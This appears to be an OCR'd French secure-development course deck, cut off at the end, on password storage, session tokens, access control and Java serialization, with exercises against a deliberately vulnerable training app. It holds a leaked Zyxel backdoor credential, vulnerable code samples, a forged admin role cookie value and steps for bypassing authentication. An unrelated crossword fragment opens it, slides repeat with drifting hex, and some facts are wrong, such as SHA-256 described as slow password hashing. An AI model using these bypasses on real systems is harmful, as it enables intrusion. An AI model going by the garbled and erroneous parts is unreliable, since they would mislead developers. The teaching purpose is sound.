877a17889d3862b1	OBVIOUS
877a17889d3862b1	MICHAEL JACKSON
38a7c9279cadeb44	
38a7c9279cadeb44 9dc0d79d4dec615	HE DID THE MASH, HE DID THE
38a7c9279cadeb44	PURLOINED
38a7c9279cadeb44 a8ae5705c7b7af1a	FOUL WATER 3 POKEMON

THE GREATEST CROSSWORD PUZZLE
IN THE HISTORY OF THE WORLD

Exemple 7

04/01/2021 : Les pare-feu Zyxel contenaient une porte dérobée : le nom d'utilisateur et le mot de passe (`zyfwP/Pr0w!aN_fXp`) étaient visibles dans l'un des binaires du firmware Zyxel.

Plus de 100 000 pare-feu, passerelles VPN et contrôleurs de points d'accès Zyxel contiennent un compte codé en dur qui peut permettre à des attaquants de profiter d'un niveau de privilège administrateur, accessible via l'interface SSH ou le panneau d'administration web.

Exemple 8

Système d'information hospitalier, chaque matin il faut que les médecins s'authentifient sur :

- 1 leur poste Windows
- 2 leur messagerie Lotus
- 3 l'application des dossiers patient (application lourde)
- 4 la réservation du bloc opératoire (fichier Excel)
- 5 leurs applications métier spécifiques : pharmacie, chimiothérapie, radiothérapie, etc.

Qu'en penser ?

Superbouchons

Exercice

Découvrir un compte client/mot de passe valide

Comment faire

Empêcher le brute-force en ligne :

Solutions

- ✓ permettre d'appliquer une politique de complexité de mots de passe (longueur minimale et 2 classes de caractères)
- ✓ selon les cas, forcer un changement régulier et empêcher d'utiliser le mot de passe précédent
- ✓ utiliser 2 facteurs (SMS, carte à puce, etc.)
- ✓ ajouter de la temporisation et un verrouillage temporaire (1 minute) de l'adresse IP après plusieurs essais ou ajout d'un CAPTCHA après plusieurs tentatives

Comment faire

Réduire les conséquences de l'accès à la base des secrets :

Solutions

- ✓ ne pas stocker les mots de passe en clair
- ✓ utiliser une fonction de hachage avec sel
- ✓ utiliser une fonction de hachage robuste et lente (ex : SHA256)
- ✓ répéter plusieurs itérations de la fonction (norme PBKDF2)
- ✓ ne jamais mettre de mots de passe en dur dans le code

Comment faire

Faciliter la vie des utilisateurs :

Solutions

- ✓ favoriser les solutions de SSO (*single-sign-on*)
- ✓ permettre une centralisation des mots de passe (utilisation d'un serveur LDAP, SQL, etc.) et un chiffrement des communications (LDAPS)

Corriger l'application

Exercice

Utiliser SHA-256 salé pour stocker les mots de passe des clients

Corriger l'application

Exercice

Utiliser SHA-256 salé pour stocker les mots de passe des clients

- resources/db/hsqldb/db.sql : remplacer dans la table users le mot de passe par l'empreinte salted-SHA-256 (cf. /data) avec un sel différent par utilisateur
- java/sb/services/SBAuthenticationProvider.java (authenticate) : appliquer la fonction crypt (cf. java/sb/controllers/DataController.java) avec le sel de l'utilisateur et comparer les empreintes

<https://www.abcdefgh.xyz/secdev/java/ProspectiveZigoteauMesclun.txt>

Exemple de correction (1/2)

resources/db/hsqldb/db.sql :

```
- password VARCHAR(50)
+ password VARCHAR(200)
);

- INSERT INTO users (username, password) VALUES ('user', 'password')
+ INSERT INTO users (username, password) VALUES ('user', '$5$12345$...')
```

Exemple de correction (2/2)

java/sb/services/SBAuthenticationProvider.java

```
+ import org.apache.commons.codec.digest.Crypt;  
  
...  
  
- if (!password.equals(user.getPassword())) {  
+ Crypt c = new Crypt();  
+ String storedpasswd = user.getPassword();  
+ if (!storedpasswd.equals(c.crypt(password, storedpasswd))) {  
    throw new BadCredentialsException("Invalid username or password");
```

Exemple de récupération d'un mot de passe

Comment permettre à un utilisateur de récupérer son mot de passe, de façon sécurisée et automatisée ?

Questions pas si secrètes

The screenshot shows a web interface for choosing a secret question. At the top, there's a logo for 'l'Assurance Maladie' and navigation links for 'compte ameli' and 'mon espace personnel'. A user icon with an '@' symbol is also present.

Je choisis ma question secrète

Étape 1 > Étape 2 > Étape 3 > Étape 4

Pour continuer, choisissez une question secrète

Elle vous sera demandée en cas d'oubli ou de perte de votre code personnel. Vous pourrez ainsi recevoir votre code directement par email. Pour cela, pensez à renseigner votre adresse email.(obligatoire en étape 4).

Choisissez votre question secrète :

Saisissez votre réponse :

Confirmez votre réponse :

A dropdown menu lists various secret questions:

- Le nom de jeune fille de votre mère
- Le nom de votre animal préféré
- Le prénom de votre premier enfant
- Votre lieu de naissance
- Le prénom de votre père
- La marque de votre première voiture
- Votre sport préféré
- Votre second prénom
- Votre couleur préférée
- Votre animal préféré

Gestion des sessions

Problème

Définition

Comment identifier les requêtes d'un utilisateur après son authentification, avec un protocole sans état (HTTP) ?

Sessions Web

- login/mdp envoyé à chaque requête
 - authentification HTTP basic
 - vérification du mot de passe à chaque requête
- identifiant de session transmis par le serveur et renvoyé à chaque requête
 - cookie de session
 - stockage des informations côté serveur
- *token* d'accès contenant les informations transmis par le serveur et renvoyé à chaque requête
 - cookie de session, en-tête HTTP
 - stockage des informations côté client, vérification par le serveur de la signature

Identifiant de session

Cookie (HTTP) pour stockage de données par le navigateur (récupérable et modifiable par l'utilisateur) :

- valeur envoyée par le serveur au client dans une en-tête HTTP :
 - nom
 - valeur (chaine de caractères)
 - domaine et chemin de validité
 - date d'expiration
- renvoi par le client (navigateur) automatiquement à chaque requête vers une page du domaine et chemin correspondants
- récupération par le serveur (moteur PHP) de la valeur pour retrouver les données associées

Exemple 1

```
$hash=md5( time () . $user->attribute( 'contentobject_id' ));
```

Exemple 2

```
$fp=@fopen("prive/users.txt","r");
if($fp) {
    /* ... */
    if($login==$l && $passe==$p && $login!=""
        && $passe!="") {
        creer_id($buf[0],$buf[1],$l);
        $ok=1;
    }
}
else {
    /* ... */
}
if($fp) {fclose($fp);}
if($ok==1) {header("Location:index.php3?id=$id");}
else {header("Location:index.php3?err=1");}
```

Exemple 3

Wordpress 1.5 à 2.3.1 (11/2007) :

- base de données : MD5(`motdepasse`)
- deux cookies de session :
 - `wordpressuser_6092...5f=admin`
 - `wordpresspass_6092...5f=813c...84`
 - `6092...5f` : MD5 de l'URL du blog
 - `813c...84` : MD5(MD5(`motdepasse`))

Exemple 4

JWT (JSON Web Token) :

- éléments séparés par le caractère ":"
 - en-tête : JSON encodé en base64 (type, algo)
{ "typ": "JWT", "alg": "HS256" }
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9
 - charge utile : JSON encodé en base64 (date d'émission, date d'expiration, origine du token, nom d'utilisateur, login, etc.)
{ "iss": "site.com", "login": "test", "admin": true }
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJzdGVtLmNvbSIsInRpZCI6dHJ1ZSwibWFjIjp0cnVlIH0K
 - signature
HMACSHA256(eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9 + ".
+ eyAiaXNzIjogInN...WRtaW4iOiB0cnVlIH0K, "secret key")

Pas de chiffrement !

SuperBouchons

Exercice

Analyser le mail reçu par l'utilisateur user en cas d'oubli de mot de passe (dans la réponse HTTP) et accéder à la page de réinitialisation du mot de passe de bob

Comment faire

Solutions

- ✓ rendre l'identifiant de session non prédictible (fonction cryptographique d'aléa) :
 - PHP : `openssl_random_pseudo_bytes(16)`
 - C : `RAND_bytes(buf, 16)`
 - Node.js : `crypto.randomBytes(16)`
 - Java : `java.security.SecureRandom`
 - Python : `secrets.token_bytes (ou token_hex)`

Note : problème équivalent avec tous les identifiants

Comment faire

Solutions

- ✓ empêcher la récupération de l'identifiant par un tiers et le transmettre de manière protégée (TLS)
- ✓ faire expirer les sessions après une période à définir dans les spécifications et fournir une fonction de *logout* effaçant de manière effective les données côté serveur
- ✓ (stateless) signer voire chiffrer les tokens d'authentification
- ✓ (JWT) refuser l'algorithme "none" et vérifier la signature

Corriger l'application

Exercice

Générer un token cryptographiquement aléatoire

Corriger l'application

Exercice

Générer un token cryptographiquement aléatoire

java/sb/models/LostPassword.java (generateToken) : utiliser
java.security.SecureRandom

<https://www.abcdefgh.xyz/secdev/java/MoulinageChiffonnementRembourrage.txt>

Exemple de correction

java/sb/models/LostPassword.java :

```
- import java.security.MessageDigest;
+ import java.security.SecureRandom;

try {
-   MessageDigest instance = MessageDigest.getInstance("MD5");
-   byte[] messageDigest = instance.digest(String.valueOf(
-       System.currentTimeMillis()).getBytes());
+   SecureRandom random = new SecureRandom();
+   byte rand[] = new byte[20];
+   random.nextBytes(rand);

-   for (int i = 0; i < messageDigest.length; i++) {
-       String hex = Integer.toHexString(0xFF & messageDigest[i]);
+   for (int i = 0; i < rand.length; i++) {
+       String hex = Integer.toHexString(0xFF & rand[i]);
```

Gestion des droits

Problème

Définition

Après authentification, comment gérer les permissions (lecture, écriture) d'accès aux données ?

DAC, MAC, RBAC, etc.

Exemple 1

Site Web de facturation Numericable, mai 2011 :

[https://moncompte.numericable.fr/pages/View/
InvoiceToShow.aspx?invoice=%2Fstockage%2F
2011%2F04%2F63358%2F0000%2F4083.pdf](https://moncompte.numericable.fr/pages/View/InvoiceToShow.aspx?invoice=%2Fstockage%2F2011%2F04%2F63358%2F0000%2F4083.pdf)

Facturation avec nom, prénom, adresse, numéro de client, forfait, vidéos en VOD,
numéros de téléphone appelés

Exemple 2

CVE-2010-007, Noyau Linux, depuis plus de 5 ans :

```
@@ -1406,6 +1406,9 @@ static int do_ebt_set_ctl(
{
    int ret;

+ if (!capable(CAP_NET_ADMIN))
+     return -EPERM;
+
    switch(cmd) {
@@ -1425,6 +1428,9 @@ static int do_ebt_get_ctl(
    struct ebt_replace tmp;
    struct ebt_table *t;

+ if (!capable(CAP_NET_ADMIN))
+     return -EPERM;
+
    if (copy_from_user(&tmp, user, sizeof(tmp)))
```

Exemple 3

```
function readRoleCookie()
{
    // reads the roleCookie and returns the role id
    $cookievalue = @$_COOKIE['BASERole'];
    $cookiearr = explode(' | ', $cookievalue);
    $role = $cookiearr[0];
    $user = $cookiearr[1];
    if ($cookiearr[2] != (md5($role . $user .
                                " BASEUserRole")))
    {
        return "BAD_ROLE";
    }
    return $role;
}
```

Exemple 3

```
function readRoleCookie()
{
    // reads the roleCookie and returns the role id
    $cookievalue = @$_COOKIE['BASERole'];
    $cookiearr = explode('|', $cookievalue);
    $role = $cookiearr[0];
    $user = $cookiearr[1];
    if ($cookiearr[2] != (md5($role . $user .
                                " BASEUserRole")))
    {
        return "BAD_ROLE";
    }
    return $role;
}

BASERole=role|login|md5(role+user+chaine)
```

Exemple 3

```
function readRoleCookie()
{
    // reads the roleCookie and returns the role id
    $cookievalue = @$_COOKIE['BASERole'];
    $cookiearr = explode('|', $cookievalue);
    $role = $cookiearr[0];
    $user = $cookiearr[1];
    if ($cookiearr[2] != (md5($role . $user .
                                " BASEUserRole")))
    {
        return "BAD_Role";
    }
    return $role;
}
```

BASERole=role|login|md5(role+user+chaine)

BASERole=10000|nidem|794b69ad33015df95578d5f4a19d390e

Accessibilité de données internes

September 22, 2020

Google Cloud Buckets Exposed in Rampant Misconfiguration

6% of all Google Cloud buckets are misconfigured and left open to the public internet, for anyone to access their contents. In a survey of 2,064 Google Cloud buckets by Comparitech, 131 of them were found to be vulnerable to unauthorized access by users who could list, download and/or upload files. Among the exposed data that the firm uncovered were 6,000 scanned documents that included passports, birth certificates and personal profiles from children in India.


Accessibilité de données internes

Septembre
23 mars 2021

Hobby Lobby Exposes 138GB of customer sensitive information

Arts-and-crafts retailer Hobby Lobby has suffered a cloud-bucket misconfiguration, exposing a raft of customer information, according to a report. The researcher said that customer names, partial payment-card details, phone numbers, and physical and email addresses were all caught up in the leak - along with source code for the company's app, and employee names and email addresses. It was housed in an Amazon Web Services (AWS) cloud database that was misconfigured to be publicly accessible.

Accessibilité de données internes



Superbouchons

Exercice

Afficher le contenu de la page de l'interface d'administration sans être authentifié et vérifier le contrôle d'accès aux fonctions.

Superbouchons

Exercice

Afficher le contenu de la page de l'interface d'administration sans être authentifié et vérifier le contrôle d'accès aux fonctions.

127.0.0.1:8080/admin#!/admin

Superbouchons

Exercice

Afficher le contenu de la page de l'interface d'administration sans être authentifié et vérifier le contrôle d'accès aux fonctions.

127.0.0.1:8080/admin#!/admin

java/sb/controllers/AdminController.java : fonction checktoken à appeler dans les actions d'administration searchParse, backup et checkEmail (cf. adminimgAction)

Superbouchons

Exercice

Ajouter plusieurs objets au panier et déterminer comment est stocké le contenu du panier

Sérialisation d'objets en Java

- transformation d'un objet en suite d'octets (format binaire)
- implements Serializable, writeObject et readObject
- pas de contrôle d'intégrité par la JVM

Sérialisation d'objets en Java

- transformation d'un objet en suite d'octets (format binaire)
- implements Serializable, writeObject et readObject
- pas de contrôle d'intégrité par la JVM
- on peut modifier les champs !

Analyse d'objets sérialisés en Java

```
ac ed 00 05 73 72 00 07 73 62 2e 43 61 72 74 c7 |....sr..sb.Cart.|  
09 cf 10 f0 26 58 4f 02 00 02 4a 00 08 64 69 73 |....&X0...J..dis|  
63 6f 75 6e 74 4c 00 05 69 74 65 6d 73 74 00 10 |countL..itemst..|  
4c 6a 61 76 61 2f 75 74 69 6c 2f 4c 69 73 74 3b |Ljava/util/List;|  
78 70 00 00 00 00 00 00 00 73 72 00 13 6a 61 |xp.....sr..ja|  
76 61 2e 75 74 69 6c 2e 41 72 72 61 79 4c 69 73 |va.util.ArrayList|  
74 78 81 d2 1d 99 c7 61 9d 03 00 01 49 00 04 73 |tx.....a.....I..s|  
69 7a 65 78 70 00 00 00 03 77 04 00 00 00 03 73 |izexp....w.....s|  
72 00 0b 73 62 2e 43 61 72 74 49 74 65 6d 3a e6 |r..sb.CartItem..|  
4b 05 47 2e e4 10 02 00 02 4a 00 05 63 6f 75 6e |K.G.....J..coun|  
74 4a 00 07 70 72 6f 64 75 63 74 78 70 00 00 00 |tJ..productxp...|  
00 00 00 00 02 00 00 00 00 00 00 00 73 71 00 |.....sq.|  
7e 00 05 00 00 00 00 00 00 00 02 00 00 00 00 00 | ..|  
00 00 01 73 71 00 7e 00 05 00 00 00 00 00 00 00 |...sq. ....|  
64 00 00 00 00 00 00 00 0c 78 |d.....x|
```

Analyse d'objets sérialisés en Java

```
ac ed 00 05 73 72 00 07 73 62 2e 43 61 72 74 c7 |....sr..sb.Cart.|  
09 cf 10 f0 26 58 4f 02 00 02 4a 00 08 64 69 73 |....&X0...J..dis|  
63 6f 75 6e 74 4c 00 05 69 74 65 6d 73 74 00 10 |countL..itemst..|  
4c 6a 61 76 61 2f 75 74 69 6c 2f 4c 69 73 74 3b |Ljava/util/List;|  
78 70 00 00 00 00 00 00 73 72 00 13 6a 61 |xp.....sr..ja|  
76 61 2e 75 74 69 6c 2e 41 72 72 61 79 4c 69 73 |va.util.ArrayList|  
74 78 81 d2 1d 99 c7 61 9d 03 00 01 49 00 04 73 |tx.....a.....I..s|  
69 7a 65 78 70 00 00 00 03 77 04 00 00 00 03 73 |izexp.....w.....s|  
72 00 0b 73 62 2e 43 61 72 74 49 74 65 6d 3a e6 |r..sb.CartItem..|  
4b 05 47 2e e4 10 02 00 02 4a 00 05 63 6f 75 6e |K.G.....J..coun|  
74 4a 00 07 70 72 6f 64 75 63 74 78 70 00 00 00 |tJ..productxp...|  
00 00 00 00 02 00 00 00 00 00 00 00 00 73 71 00 |.....sq.|  
7e 00 05 00 00 00 00 00 00 02 00 00 00 00 00 00 | .....|  
00 00 01 73 71 00 7e 00 05 00 00 00 00 00 00 00 |...sq. ....|  
64 00 00 00 00 00 00 00 0c 78 |d.....x|
```

Magic number Version

Analyse d'objets sérialisés en Java

```
ac ed 00 05 73 72 00 07 73 62 2e 43 61 72 74 c7 |....sr..sb.Cart.|  
09 cf 10 f0 26 58 4f 02 00 02 4a 00 08 64 69 73 |....&X0...J..dis|  
63 6f 75 6e 74 4c 00 05 69 74 65 6d 73 74 00 10 |countL..itemst..|  
4c 6a 61 76 61 2f 75 74 69 6c 2f 4c 69 73 74 3b |Ljava/util/List;|  
78 70 00 00 00 00 00 00 00 73 72 00 13 6a 61 |xp.....sr..ja|  
76 61 2e 75 74 69 6c 2e 41 72 72 61 79 4c 69 73 |va.util.ArrayList|  
74 78 81 d2 1d 99 c7 61 9d 03 00 01 49 00 04 73 |tx.....a.....I..s|  
69 7a 65 78 70 00 00 00 03 77 04 00 00 00 03 73 |izexp.....w.....s|  
72 00 0b 73 62 2e 43 61 72 74 49 74 65 6d 3a e6 |r..sb.CartItem.:|  
4b 05 47 2e e4 10 02 00 02 4a 00 05 63 6f 75 6e |K.G.....J..coun|  
74 4a 00 07 70 72 6f 64 75 63 74 78 70 00 00 00 |tJ..productxp...|  
00 00 00 00 02 00 00 00 00 00 00 00 00 73 71 00 |.....sq.|  
7e 00 05 00 00 00 00 00 00 02 00 00 00 00 00 00 | .....|  
00 00 01 73 71 00 7e 00 05 00 00 00 00 00 00 00 |...sq. ....|  
64 00 00 00 00 00 00 00 0c 78 |d.....x|
```

Objet Description de classe (nom, identifiant, flags, nombre de champs, champs et types)

Analyse d'objets sérialisés en Java

```
ac ed 00 05 73 72 00 07 73 62 2e 43 61 72 74 c7 |....sr..sb.Cart.|  
09 cf 10 f0 26 58 4f 02 00 02 4a 00 08 64 69 73 |....&X0...J..dis|  
63 6f 75 6e 74 4c 00 05 69 74 65 6d 73 74 00 10 |countL..itemst..|  
4c 6a 61 76 61 2f 75 74 69 6c 2f 4c 69 73 74 3b |Ljava/util/List;|  
78 70 00 00 00 00 00 00 73 72 00 13 6a 61 |xp.....sr..ja|  
76 61 2e 75 74 69 6c 2e 41 72 72 61 79 4c 69 73 |va.util.ArrayList|  
74 78 81 d2 1d 99 c7 61 9d 03 00 01 49 00 04 73 |tx.....a.....I..s|  
69 7a 65 78 70 00 00 00 03 77 04 00 00 00 03 73 |izexp.....w.....s|  
72 00 0b 73 62 2e 43 61 72 74 49 74 65 6d 3a e6 |r..sb.CartItem..|  
4b 05 47 2e e4 10 02 00 02 4a 00 05 63 6f 75 6e |K.G.....J..coun|  
74 4a 00 07 70 72 6f 64 75 63 74 78 70 00 00 00 |tJ..productxp...|  
00 00 00 00 02 00 00 00 00 00 00 00 00 73 71 00 |.....sq.|  
7e 00 05 00 00 00 00 00 00 00 02 00 00 00 00 00 00 | .....|  
00 00 01 73 71 00 7e 00 05 00 00 00 00 00 00 00 00 |...sq. ....|  
64 00 00 00 00 00 00 00 0c 78 |d.....x|
```

Nom de la classe : taille de la chaine contenu de la chaine

Analyse d'objets sérialisés en Java

```
ac ed 00 05 73 72 00 07 73 62 2e 43 61 72 74 c7 |....sr..sb.Cart.|  
09 cf 10 f0 26 58 4f 02 00 02 4a 00 08 64 69 73 |....&X0....J..dis|  
63 6f 75 6e 74 4c 00 05 69 74 65 6d 73 74 00 10 |countL..itemst..|  
4c 6a 61 76 61 2f 75 74 69 6c 2f 4c 69 73 74 3b |Ljava/util/List;|  
78 70 00 00 00 00 00 00 00 73 72 00 13 6a 61 |xp.....sr..jal|  
76 61 2e 75 74 69 6c 2e 41 72 72 61 79 4c 69 73 |va.util.ArrayList|  
74 78 81 d2 1d 99 c7 61 9d 03 00 01 49 00 04 73 |tx.....a.....I..s|  
69 7a 65 78 70 00 00 00 03 77 04 00 00 00 03 73 |izexp.....w.....s|  
72 00 0b 73 62 2e 43 61 72 74 49 74 65 6d 3a e6 |r..sb.CartItem..|  
4b 05 47 2e e4 10 02 00 02 4a 00 05 63 6f 75 6e |K.G.....J..coun|  
74 4a 00 07 70 72 6f 64 75 63 74 78 70 00 00 00 |tJ..productxp...|  
00 00 00 00 02 00 00 00 00 00 00 00 73 71 00 |.....sq.|  
7e 00 05 00 00 00 00 00 00 00 02 00 00 00 00 00 | ..|  
00 00 01 73 71 00 7e 00 05 00 00 00 00 00 00 00 |...sq. ....|  
64 00 00 00 00 00 00 00 0c 78 |d.....x|
```

Stream unique identifier (SUID)

Analyse d'objets sérialisés en Java

```
ac ed 00 05 73 72 00 07 73 62 2e 43 61 72 74 c7 |....sr..sb.Cart.|  
09 cf 10 f0 26 58 4f 02 00 02 4a 00 08 64 69 73 |....&X0...J..dis|  
63 6f 75 6e 74 4c 00 05 69 74 65 6d 73 74 00 10 |countL..itemst..|  
4c 6a 61 76 61 2f 75 74 69 6c 2f 4c 69 73 74 3b |Ljava/util/List;|  
78 70 00 00 00 00 00 00 00 73 72 00 13 6a 61 |xp.....sr..jal|  
76 61 2e 75 74 69 6c 2e 41 72 72 61 79 4c 69 73 |va.util.ArrayList|  
74 78 81 d2 1d 99 c7 61 9d 03 00 01 49 00 04 73 |tx.....a.....I..s|  
69 7a 65 78 70 00 00 00 03 77 04 00 00 00 03 73 |izexp.....w.....s|  
72 00 0b 73 62 2e 43 61 72 74 49 74 65 6d 3a e6 |r..sb.CartItem..|  
4b 05 47 2e e4 10 02 00 02 4a 00 05 63 6f 75 6e |K.G.....J..coun|  
74 4a 00 07 70 72 6f 64 75 63 74 78 70 00 00 00 |tJ..productxp...|  
00 00 00 00 02 00 00 00 00 00 00 00 73 71 00 |.....sq.|  
7e 00 05 00 00 00 00 00 00 00 02 00 00 00 00 00 | ..|  
00 00 01 73 71 00 7e 00 05 00 00 00 00 00 00 00 |...sq. ....|  
64 00 00 00 00 00 00 00 0c 78 |d.....x|
```

Flags (sérialisable) Nombre de champs sérialisables

Analyse d'objets sérialisés en Java

```
ac ed 00 05 73 72 00 07 73 62 2e 43 61 72 74 c7 |....sr..sb.Cart.|  
09 cf 10 f0 26 58 4f 02 00 02 4a 00 08 64 69 73 |....&X0...J..dis|  
63 6f 75 6e 74 4c 00 05 69 74 65 6d 73 74 00 10 |countL..itemst..|  
4c 6a 61 76 61 2f 75 74 69 6c 2f 4c 69 73 74 3b |Ljava/util/List;|  
78 70 00 00 00 00 00 00 00 73 72 00 13 6a 61 |xp.....sr..jal|  
76 61 2e 75 74 69 6c 2e 41 72 72 61 79 4c 69 73 |va.util.ArrayList|  
74 78 81 d2 1d 99 c7 61 9d 03 00 01 49 00 04 73 |tx.....a.....I..s|  
69 7a 65 78 70 00 00 00 03 77 04 00 00 00 03 73 |izexp.....w.....s|  
72 00 0b 73 62 2e 43 61 72 74 49 74 65 6d 3a e6 |r..sb.CartItem..|  
4b 05 47 2e e4 10 02 00 02 4a 00 05 63 6f 75 6e |K.G.....J..coun|  
74 4a 00 07 70 72 6f 64 75 63 74 78 70 00 00 00 |tJ..productxp...|  
00 00 00 00 02 00 00 00 00 00 00 00 00 73 71 00 |.....sq.|  
7e 00 05 00 00 00 00 00 00 00 02 00 00 00 00 00 | ..|  
00 00 01 73 71 00 7e 00 05 00 00 00 00 00 00 00 |...sq. ....|  
64 00 00 00 00 00 00 00 0c 78 |d.....x|
```

Premier champ : **type (long)** taille du nom **nom**

Analyse d'objets sérialisés en Java

```

ac ed 00 05 73 72 00 07 73 62 2e 43 61 72 74 c7 |.....sr..sb.Cart.|  

09 cf 10 f0 26 58 4f 02 00 02 4a 00 08 64 69 73 |.....&X0...J..dis|  

63 6f 75 6e 74 4c 00 05 69 74 65 6d 73 74 00 10 |countL..itemst..|  

4c 6a 61 76 61 2f 75 74 69 6c 2f 4c 69 73 74 3b |Ljava/util/List;|  

78 70 00 00 00 00 00 00 00 73 72 00 13 6a 61 |xp.....sr..ja|  

76 61 2e 75 74 69 6c 2e 41 72 72 61 79 4c 69 73 |va.util.ArrayList|  

74 78 81 d2 1d 99 c7 61 9d 03 00 01 49 00 04 73 |tx.....a.....I..s|  

69 7a 65 78 70 00 00 00 03 77 04 00 00 00 03 73 |izexp.....w.....s|  

72 00 0b 73 62 2e 43 61 72 74 49 74 65 6d 3a e6 |r..sb.CartItem..|  

4b 05 47 2e e4 10 02 00 02 4a 00 05 63 6f 75 6e |K.G.....J..coun|  

74 4a 00 07 70 72 6f 64 75 63 74 78 70 00 00 00 |tJ..productxp...|  

00 00 00 00 02 00 00 00 00 00 00 00 00 73 71 00 |.....sq.|  

7e 00 05 00 00 00 00 00 00 02 00 00 00 00 00 00 | .....|  

00 00 01 73 71 00 7e 00 05 00 00 00 00 00 00 00 |...sq. ....|  

64 00 00 00 00 00 00 00 0c 78 |d.....x|

```

Deuxième champ : **type (array)** taille du nom **nom type (string)** taille du nom **nom du type de tableau**

Analyse d'objets sérialisés en Java

```
ac ed 00 05 73 72 00 07 73 62 2e 43 61 72 74 c7 |....sr..sb.Cart.|  
09 cf 10 f0 26 58 4f 02 00 02 4a 00 08 64 69 73 |....&X0...J..dis|  
63 6f 75 6e 74 4c 00 05 69 74 65 6d 73 74 00 10 |countL..itemst..|  
4c 6a 61 76 61 2f 75 74 69 6c 2f 4c 69 73 74 3b |Ljava/util/List;|  
78 70 00 00 00 00 00 00 00 73 72 00 13 6a 61 |xp.....sr..jal|  
76 61 2e 75 74 69 6c 2e 41 72 72 61 79 4c 69 73 |va.util.ArrayList|  
74 78 81 d2 1d 99 c7 61 9d 03 00 01 49 00 04 73 |tx.....a.....I..s|  
69 7a 65 78 70 00 00 00 03 77 04 00 00 00 03 73 |izexp.....w.....s|  
72 00 0b 73 62 2e 43 61 72 74 49 74 65 6d 3a e6 |r..sb.CartItem..|  
4b 05 47 2e e4 10 02 00 02 4a 00 05 63 6f 75 6e |K.G.....J..coun|  
74 4a 00 07 70 72 6f 64 75 63 74 78 70 00 00 00 |tJ..productxp...|  
00 00 00 00 02 00 00 00 00 00 00 00 73 71 00 |.....sq.|  
7e 00 05 00 00 00 00 00 00 00 02 00 00 00 00 00 | ..|  
00 00 01 73 71 00 7e 00 05 00 00 00 00 00 00 00 |...sq. ....|  
64 00 00 00 00 00 00 00 0c 78 |d.....x|
```

Fin de bloc (objet) Pas de classe parente

Reconstruction de la classe

```
package sb;
import java.util.List;

class Cart implements Serializable {
    long discount;
    List items;
}
```

Analyse d'objets sérialisés en Java

```
ac ed 00 05 73 72 00 07 73 62 2e 43 61 72 74 c7 |....sr..sb.Cart.|  
09 cf 10 f0 26 58 4f 02 00 02 4a 00 08 64 69 73 |....&X0...J..dis|  
63 6f 75 6e 74 4c 00 05 69 74 65 6d 73 74 00 10 |countL..itemst..|  
4c 6a 61 76 61 2f 75 74 69 6c 2f 4c 69 73 74 3b |Ljava/util/List;|  
78 70 00 00 00 00 00 00 00 73 72 00 13 6a 61 |xp.....sr..ja|  
76 61 2e 75 74 69 6c 2e 41 72 72 61 79 4c 69 73 |va.util.ArrayList|  
74 78 81 d2 1d 99 c7 61 9d 03 00 01 49 00 04 73 |tx.....a.....I..s|  
69 7a 65 78 70 00 00 00 03 77 04 00 00 00 03 73 |izexp....w.....s|  
72 00 0b 73 62 2e 43 61 72 74 49 74 65 6d 3a e6 |r..sb.CartItem..|  
4b 05 47 2e e4 10 02 00 02 4a 00 05 63 6f 75 6e |K.G.....J..coun|  
74 4a 00 07 70 72 6f 64 75 63 74 78 70 00 00 00 |tJ..productxp...|  
00 00 00 00 02 00 00 00 00 00 00 00 73 71 00 |.....sq.|  
7e 00 05 00 00 00 00 00 00 00 02 00 00 00 00 00 | ..|  
00 00 01 73 71 00 7e 00 05 00 00 00 00 00 00 00 |...sq. ....|  
